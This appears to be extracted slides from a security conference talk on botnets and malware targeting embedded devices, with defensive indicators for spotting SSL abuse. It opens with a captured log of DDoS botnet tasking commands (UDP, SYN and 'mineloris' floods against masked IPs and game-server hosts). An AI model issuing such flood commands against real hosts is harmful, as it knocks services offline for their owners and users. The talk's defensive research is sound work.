udp 108.61.xxx.xxx port=25565,min=500,max=750,time=1800  
udp 184.106.xxx.xxx port=80,min=500,max=750,time=15  
mineloris 198.xxx.xxx.147 host=play.the_____.com,time=30  
udp 198.50.xxx.xxx port=25565,min=750,max=1000,time=30  
mineloris 198.50.xxx.xxx host=play.the_____.com,time=30  
udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30  
udp 104.149.xxx.xxx port=25565,min=750,max=1000,time=30  
mineloris 104.149.xxx.xxx host=play.____pvp.net,time=30  
syn 104.149.xxx.xxx time=30,port=25565
```

Who's Targeting Embedded Devices?


- ◆ Script kiddie groups
 - ◆ DDoS botnets
- ◆ Malvertising groups
 - ◆ DNS hijacking
 - ◆ MiTM attacks
- ◆ Organized crime
 - ◆ Steal banking credentials via MiTM
- ◆ Nation states
 - ◆ Anonymous proxy networks



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
Clearing the Fog



#RSAC

Weird SSL Ports

- ◆ Dyre's SSL communications use many ports:




SSL Certificate Laziness

- ◆ CTB-Locker attack used HTTPS, but poorly...
- ◆ Your browser would show error messages if browsed directly
 - ◆ (the MW doesn't care, of course!)
 - ◆ *scolapedia.org* uses an invalid security certificate:
 - ◆ The certificate is only valid for *ssl10.ovh.net* (Error code: **ssl_error_bad_cert_domain**)
 - ◆ *ohayons.com* uses an invalid security certificate:
 - ◆ The certificate expired on 07/24/2011. (Error code: **sec_error_expired_certificate**)
 - ◆ *voigt-its.de* uses an invalid security certificate:
 - ◆ The certificate is not trusted because it is self-signed. (Error code: **sec_error_untrusted_issuer**)




SSL Abuse Indicators

- ◆ Keep an eye out for:
 - ◆ SSL traffic that isn't on port 443
 - ◆ Non-SSL traffic that is using port 443
 - ◆ SSL trying to use invalid certificates (non-matching domain)
 - ◆ SSL trying to use expired certificates
 - ◆ SSL trying to use self-signed certificates
- ◆ (and set some policy at your gateway...)



Embedded Systems

- ◆ Do you even look bro?
 - ◆ Put your devices behind a packet sniffer once in a while
 - ◆ Are you running the latest firmware, or do you even know?
- ◆ Pressure manufacturers to think “secure lifecycle”
 - ◆ “After careful analysis, Seagate has confirmed that the vulnerability on our Business Storage NAS products is low risk... Seagate will be issuing a software patch for download expected May, 2015.” -- Seagate



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Questions

